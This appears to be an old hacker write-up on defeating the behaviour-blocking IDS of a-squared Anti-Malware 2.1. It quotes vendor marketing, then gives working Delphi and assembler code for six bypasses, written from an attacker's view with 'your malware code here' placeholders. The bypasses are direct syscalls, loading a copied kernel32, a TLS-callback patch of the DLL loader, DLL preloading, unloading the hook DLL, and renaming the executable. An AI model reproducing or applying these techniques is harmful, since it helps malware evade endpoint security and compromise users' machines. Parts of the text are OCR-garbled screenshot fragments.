



a-squared Anti-Malware 2.1 NEW VERSION!

- ▶ Remove Trojans, Worms, Keyloggers, Dialer and Spyware/Adware from your PC!
- ▶ Double realtime protection with signature scan and Malware-IDS (HIPS). Also against Rootkits!
- ▶ Extra: a-squared HiJackFree 2.1 system analysis tool included!

„1. What is the Malware-IDS? How does it work?

Malware protection without signatures?

The a-squared Anti-Malware Background Guard scans all running programs with a signature scanner the same as all other antivirus guards. The scan can only detect the malware if it has the correct signature. Although the a-squared Team wish to create signatures for new malware and provide them as fast as possible via the online update, the process of creating a new signature can take a while. During this time you are not protected against new malware.

This is where our a-squared Intrusion Detection System (Malware-IDS) comes in. This is a special system which is able to detect and block malware without the need for signatures.

Behavior Analysis

Usually, Malware is detected with the help of heuristics. Heuristic scanning analyses the code in a file and decides whether or not it is harmful. The a-squared IDS works differently, as it watches any active program and stops it if it notices anything suspicious. If a program is trying to change something, you will be told immediately, and given the chance to authorize this change. If the a-squared IDS pops up a warning when you are not doing anything on your computer, you can be fairly sure that the program is working without your approval.

And this is the way it works..

Malware always wants to achieve a particular result. A virus always infects, a worm always spreads, a trojan always sends files and a dialer always dials. Their methods may differ, but the result is the same.

It is at this point that a-squared Malware-IDS interrupts the program. It analyses the behavior of all active programs, and alerts you if anything harmful is detected. The program is stopped and cannot continue until you decide whether or not to authorize the behavior.

All this probably sounds too good to be true, and there is one disadvantage: the a-squared IDS only recognizes behavior, and cannot give you the actual name of the malware in question. In other words, you will know if it's a worm, but not if it's the NetSky or Bagle worm. Of course, this doesn't really matter - the important thing is that you know it's there, and you can run the appropriate removal program.“

- <http://www.emsisoft.com/en/software/ids/>

Useless IDS?

What does the IDS?

A² uses user mode code hooking and library injection to intercept some important functions which are used by malware / virus / trojans and rootkits. A library (a2handler.dll) is loaded into every process which is available when starting the A² guard. This library hooks the following APIs with a absolute JMP (0xFF25):

```
kernel32.WinExec
kernelw32.CreateProcessA
kernel32.CreateProcessW
shell32.ShellExecuteA
rasapi32.RasDialA
rasapi32.RasDialW
capi2032.CAPI_PUT_MESSAGE
ws2_32.connect
ws2_32.listen
advapi32.CreateServiceA
advapi32.CreateServiceW
kernel32.WriteProcessMemory
kernel32.OpenProcess
shell32.Shell_NotifyIconA
shell32.Shell_NotifyIconW
```

(Yes **kernelw32.CreateProcessA** is wrong written, it must be **kernel32**)


A² uses the commercial hook library from <http://madshi.net> for code hooking. As you can see the programmers don't know much about hooking because they hook the AnsiChar and WideChar Version of every API, but internally every AnsiChar API calls the Wide version. So hooking the WideChar version would be enough, hooking both slows down the system.

Now EVERY process has loaded the library and in EVERY process the functions are hooked by the a2handler.dll.

If a program is started by the explorer with a normal double click, the explorer calls the **CreateProcessW** API. Now before the kernel32.dll can execute the API the call is caught by the a2handler.dll because of the hook which was installed. The a2handler now checks this executable with the signature scan, and if its malware it refuses calling the original kernel API. If it is a 'normal' program the kernel **CreateProcessW** API is called and immediately after the process creation the a2handler.dll will be loaded into the new created process. This is done before the entry point of the new process is called.
Thats how it works!

What do we want now?

We are bad guys and want to modify an other program. So we need to call the **kernel32.WriteProcessMemory** API. If the first param (the handle of the process we want to change) isn't our own process the following error screen is shown:



As we know the `kernel32.WriteProcessMemory` API is hooked by `a2handler.dll` and every call to this will result into this dialogue where the user must give his permission.

What we want is a bypass for this hook. This can be done in some different ways.

Bypass 1

We don't need `kernel32.WriteProcessMemory` to change the memory of another program!

We can simply use `ntdll.ZwProtectVirtualMemory`, because its internally used by `kernel32.WriteProcessMemory`. And if we only need to support win2k we can use the following assembler instructions:

```

MOV EAX, 0x77
LEA EDX, [ESP+4]
INT 0x2E

```

What are the disadvantages for this? First `ntdll.ZwProtectVirtualMemory` is only available on winNT systems (winNT, win2k, winXP). The assembler code differs from service pack and windows version, so we can't use it that easily. Another disadvantage is that not every hooked function has a lower system function (ex: `ws2_32.connect`).

We need a better way to call a hooked function...

Bypass 2

We can use a dynamic import of the function we need. First we have to copy the kernel32.dll into the temporary directory and load it. Then we import the needed functions and call them.

Here the code:

```
function GetSystemDir: String;  
var  
    Temp: PAnsiChar;  
    TempSize: DWord;  
begin  
    Result := "";  
    TempSize := GetTempPath(0,nil);  
    if (TempSize <> 0) then  
    begin  
        GetMem(Temp,TempSize+1);  
        if (Temp <> nil) then  
        begin  
            TempSize := GetSystemDirectory(Temp,TempSize);  
            if (TempSize <> 0) then  
                Result := Temp;  
            FreeMem(Temp);  
        end;  
    end;  
end;
```

```
function GetTempDir: String;  
var  
    Temp: PAnsiChar;  
    TempSize: DWord;  
begin  
    Result := "";  
    TempSize := GetTempPath(0,nil);  
    if (TempSize <> 0) then  
    begin  
        GetMem(Temp,TempSize+1);  
        if (Temp <> nil) then  
        begin  
            TempSize := GetTempPath(TempSize,Temp);  
            if (TempSize <> 0) then  
                Result := Temp;  
            FreeMem(Temp);  
        end;  
    end;  
end;
```

```

procedure CallProtectedApi;
var
  WriteProcessMemory: function(hProcess: THandle; const lpBaseAddress: Pointer;
    lpBuffer: Pointer; nSize: DWORD; var lpNumberOfBytesWritten: DWORD): BOOL; stdcall;
  DllHandle: DWord;
  SysDir: String;
  TempDir: String;
  dwWritten: DWord;
begin
  SysDir := GetSystemDir+'\';
  TempDir := GetTempDir;
  if (SysDir <> "") and (TempDir <> "") then
  begin
    if CopyFileA(PChar(SysDir+'kernel32.dll'),PChar(TempDir+'myname.dll'),True) then
    begin
      DllHandle := LoadLibraryA(PChar(TempDir+'myname.dll'));
      if (DllHandle <> 0) then
      begin
        @WriteProcessMemory := GetProcAddress(DllHandle,'WriteProcessMemory');

        // use the protected api
        WriteProcessMemory($12341234,nil,nil,0,dwWritten);
      end;
    end;
  end;
end;
end;

```

Bypass 3

Is it possible to execute code before a2handler hooks the functions? Sure it is! :)
 Code executing on WinMain is too late, the a2handler has all functions hooked which we need. But there is a trick to execute code before a2handler is loaded. This can be done with a TlsCallback. TlsCallback functions are normal functions which are called by the kernel imageloader. You can add the address of the function which should be called to the tlsCallback section. Here the code which we want to call before a2handler gets loaded:

```

program BypassA2;

uses
  windows, SysUtils;

function SearchLoadCode: Pointer; // search for the code which loads the a2handler.dll
var // this is a memory section
  LoopAddr: Pointer;
  MemBuffer: TMemoryBasicInformation;
begin
  LoopAddr := nil;
  Result := nil;
  while ((VirtualQuery(LoopAddr,MemBuffer,SizeOf(TMemoryBasicInformation)) =
    SizeOf(TMemoryBasicInformation)) and
    (Result = nil) and
    (DWord(LoopAddr) < $80000000)) do
  begin
    if (MemBuffer.Protect and PAGE_EXECUTE_READWRITE = PAGE_EXECUTE_READWRITE) then
    if PDWord(MemBuffer.AllocationBase)^ = $000008DB then
      Result := MemBuffer.AllocationBase;
    LoopAddr := Pointer(DWord(LoopAddr) + MemBuffer.RegionSize);
  end;
end;

```

```


var
  LoadFirstTime: Boolean = True;
function PatchLoadCode(dwR: DWord): DWord; stdcall; // our tlsCallback
var
  LoadCode: Pointer;
begin
  if (LoadFirstTime) then
  begin
    LoadFirstTime := False;
    LoadCode := SearchLoadCode;
    if (LoadCode <> nil) then
    begin
      if (PDWord(DWord(LoadCode) + $5C7)^ = $006A006A) then
      begin
        Pword(DWord(LoadCode) + $5BF)^ := $C031; // patch the ntdll.LdrLoadDll code
        FillMemory(Pointer(DWord(LoadCode) + $5C1), 13, $90);
      end;
    end;
  end;
  Result := 0;
end;

exports
  PatchLoadCode; // only for help


var dwW: DWord;
begin
  WriteProcessMemory($13371337, nil, nil, 0, dwW);
end.

```


The code above patches the call to **ntdll.LdrLoadDll** which would load the a2handler.dll. You can add malware code instead of this. But i think its better if the a2handler library isnt loaded ;) We need to add the function **PatchLoadCode** to the callback table. This can be done with LordPE. Here how we can do it:



Get the address of the function. Here its is $0x00007CE0 + 0x00400000$ (base address) = $0x00407CE0$ (Thats why i added the export ;))



Borland Delphi creates an empty CallbackTable for us. Its stored at address 0x0040D010. So we have to add the function there.



The CallbackTable virtual offset was 0x0040D010, we can see that this is inside the section .rdata which has the file address 0x8000. We have to swap our procedure address first and have to enter the absolute virtual address! (See the changes 0x00407CE0)

Save the file and on next start the a2handler.dll isnt loaded anymore!

Bypass4

Even more? Sure, bypassing can be done much easier. You only need to write a library. Laughing? Here how you have to do it:

```
program BypassA2;  
  
uses  
  windows;  
  
procedure nothing; external 'mylib.dll';  
  
begin  
  nothing; // needed else Delphi wouldn't add the static dll load  
end.
```

As you can see we need an static import of the library. Now windows loads our library before WinMain of our executable is called and before the a2handler.dll dllmain is called. So the a2handler hook routine is called later than our library dllmain.

Here the code of the library:

```
library mylib;  
  
uses  
  windows;  
  
procedure nothing; asm end; // do nothing  
  
exports  
  nothing;  
  
var dwWritten: DWord;  
  
procedure malwarecode;  
begin  
  // this code here is not detected!  
  WriteProcessMemory($13371337, nil, nil, 0, dwWritten);  
end;  
  
function DllMain(dwReason: DWord): DWord;  
begin  
  Result := 0;  
  case dwReason of  
    DLL_PROCESS_ATTACH:  
      malwarecode;  
    DLL_PROCESS_DETACH:  
  end;  
end;  
  
begin  
  DllProc := @DllMain;  
  DllProc(DLL_PROCESS_ATTACH);  
end.
```

Bypass5

Can't we simply unload the dll with `FreeLibrary(GetModuleHandle('a2handler'))`; ?

No it has a little protection, we could remove it. But it's not necessary. We can call

`ntdll.LdrUnloadDll` (which isn't available on Win9x) or we can call `kernel32.FreeLibraryAndExitThread`.

I prefer the last way. But first the disassembly of the hooked `FreeLibrary`.

77E90867	53	PUSH EBX	
77E90868	8B5C24 08	MOV EBX,DWORD PTR SS:[ESP+8]	
77E9086C	F6C3 01	TEST BL,1	
77E9086F	56	PUSH ESI	
77E90870	74 2A	JE SHORT kernel32.77E9089C	
77E90872	8BF3	MOV ESI,EBX	
77E90874	83E6 FE	AND ESI,FFFFFFF	
77E90877	56	PUSH ESI	
77E90878	FF15 6C12E777	CALL DWORD PTR DS:[<&ntdll.RtlImageNtHeader	ntdll.RtlImageNtHeader
77E9087E	85C0	TEST EAX,EAX	
77E90880	74 13	JE SHORT kernel32.77E90895	
77E90882	56	PUSH ESI	
77E90883	6A FF	PUSH -1	
77E90885	FF15 2C12E777	CALL DWORD PTR DS:[<&ntdll.NtUnmapViewOf	ntdll.ZwUnmapViewOfSection
77E9088B	53	PUSH EBX	
77E9088C	8BF0	MOV ESI,EAX	
77E9088E	E8 E5190300	CALL <JMP.&ntdll.LdrUnloadAlternateReso	
77E90893	7E 0F	JMP SHORT kernel32.77E908A4	
77E90895	BE 7B0000C0	MOV ESI,C000007B	
77E9089A	7E 08	JMP SHORT kernel32.77E908A4	
77E9089C	53	PUSH EBX	
77E9089D	E8 9AF786F9	CALL 7170003C	
77E908A2	8BF0	MOV ESI,EAX	
77E908A4	85F6	TEST ESI,ESI	

The hook was installed on address 0x77E9089D. Normally there would be a call to `ntdll.LdrLoadDll`.

Here is the code to unload the a2handler:

```
program DisableA2ids;
```

```
{ $APPTYPE CONSOLE }
```

```
uses
```

```
  windows, sysutils;
```

```
procedure UnloadA2Handler;
```

```
var
```

```
  dwThreadID: DWORD;
```

```
function UnLoad(Param: Pointer): DWORD; stdcall;
```

```
begin
```

```
  FreeLibraryAndExitThread(GetModuleHandle('a2handler'), 0);
```

```
  Result := 0;
```

```
end;
```

```
begin
```

```
  CreateThread(nil, 0, @Unload, nil, 0, dwThreadID);
```

```
  Sleep(100); // GiveTimeToUnload
```

```
end;
```

```
begin
```

```
  // a-squared intrusion detection system loaded (simple library)
```

```
  WriteLn(IntToHex(GetModuleHandle('a2handler'), 8));
```

```
  // unload it so we can do everything we want!
```

```
  UnloadA2Handler;
```

```
  // a-squared intrusion detection system unloaded
```

```
  WriteLn(IntToHex(GetModuleHandle('a2handler'), 8));
```

```
{  
  your malware code here
```

```
}  
ReadLn;
```

```
end.
```

Name	Basisadre...	Pfad
Prozess 1564		
DisableA2ids.exe	\$00400000	D:\Delphi\ByPass\DisableA2ids.exe
ntdll.dll	\$77880000	
KERNEL32.dll	\$77E70000	C:\WINNT\system32\kernel32.dll
USER32.dll	\$77E00000	C:\WINNT\system32\user32.dll
GDI32.dll	\$77F40000	C:\WINNT\system32\GDI32.dll
ADVAPI32.dll	\$79350000	C:\WINNT\system32\advapi32.dll
RPCRT4.dll	\$77D20000	C:\WINNT\system32\RPCRT4.dll
OLEAUT32.dll	\$779A0000	C:\WINNT\system32\oleaut32.dll
ole32.dll	\$7CE80000	C:\WINNT\system32\ole32.dll
UNKNDWN_M...	\$67800000	C:\Programme\A-squared Anti-Malware\A2handler.dll

- notepad.exe
- mstask.exe
- MSPAINTE.EXE
- miranda32.exe
- LSASS.EXE
- Leerlaufprozess
- jusched.exe
- ibserver.exe
- ibguard.exe
- hidserv.exe
- firefox.exe
- explorer.exe
- DisableA2ids.exe
- delphi32.exe
- CSRSS.EXE
- avp.exe
- avp.exe
- apdproxy.exe
- AcroRd32.exe
- a2guard.exe

D:\Delphi\ByPass\DisableA2ids.exe
67800000

{\$APPTYPE CONSOLE}

DisableA2ids.dpr

Name	Basisadresse	Pfad
Prozess 372		
DisableA2ids.exe	\$00400000	D:\Delphi\ByPass\DisableA...
ntdll.dll	\$77880000	
KERNEL32.dll	\$77E70000	C:\WINNT\system32\keme...
USER32.dll	\$77E00000	C:\WINNT\system32\user3...
GDI32.dll	\$77F40000	C:\WINNT\system32\GDI3...
ADVAPI32.dll	\$79350000	C:\WINNT\system32\adva...
RPCRT4.dll	\$77D20000	C:\WINNT\system32\RPC...
OLEAUT32.dll	\$779A0000	C:\WINNT\system32\oleau...
ole32.dll	\$7CE80000	C:\WINNT\system32\ole32...

D:\Delphi\ByP...
67800000
00000000

Windows Task-Manager

Name	PID	C...	CPU-Zeit	Speicher...
regsvc.exe	668	00	0:00:00	1.188 KB
nsvsc32.exe	632	00	0:00:00	3.108 KB
notepad.exe	1444	00	0:00:00	2.744 KB
mstask.exe	692	00	0:00:00	4.068 KB
miranda32.exe	1588	00	0:00:04	6.648 KB
LSASS.EXE	276	00	0:00:00	1.276 KB
Leerlaufprozess	0	99	2:56:47	16 KB
jusched.exe	1352	00	0:00:00	2.548 KB
ibserver.exe	920	00	0:00:00	4.044 KB
ibguard.exe	560	00	0:00:00	2.012 KB
hidserv.exe	536	00	0:00:00	1.896 KB
firefox.exe	1604	00	0:02:14	56.640 KB
explorer.exe	848	00	0:00:13	8.004 KB
DisableA2ids.ex	372	00	0:00:00	480 KB
delphi32.exe	1260	00	0:00:14	5.128 KB
CSRSS.EXE	216	00	0:00:13	3.940 KB
avp.exe	984	00	0:00:00	4.424 KB
avp.exe	504	00	0:00:49	1.604 KB
apdproxy.exe	1300	00	0:00:01	5.060 KB
AcroRd32.exe	1088	00	0:00:03	27.076 KB
a2guard.exe	1076	00	0:00:13	49.980 KB

Prozess beenden

Prozesse: 36 CPU-Nutzung: 0% Speichernutzung: 380232 KB / 1277640 KB

begin // a-squared intrusion detection system loaded
Writeln(IntToHex(GetModuleHandle('A2handler'), 8))

Bypass

You can't code? You havent the sourcecode of a program (malware etc.) which is detected by IDS?
You want to proof it? No problem!

Rename the executable to 'outlook.exe' and it won't be hooked anymore.

THIS IS NO JOKE!

Do you still think IDS is a good protection?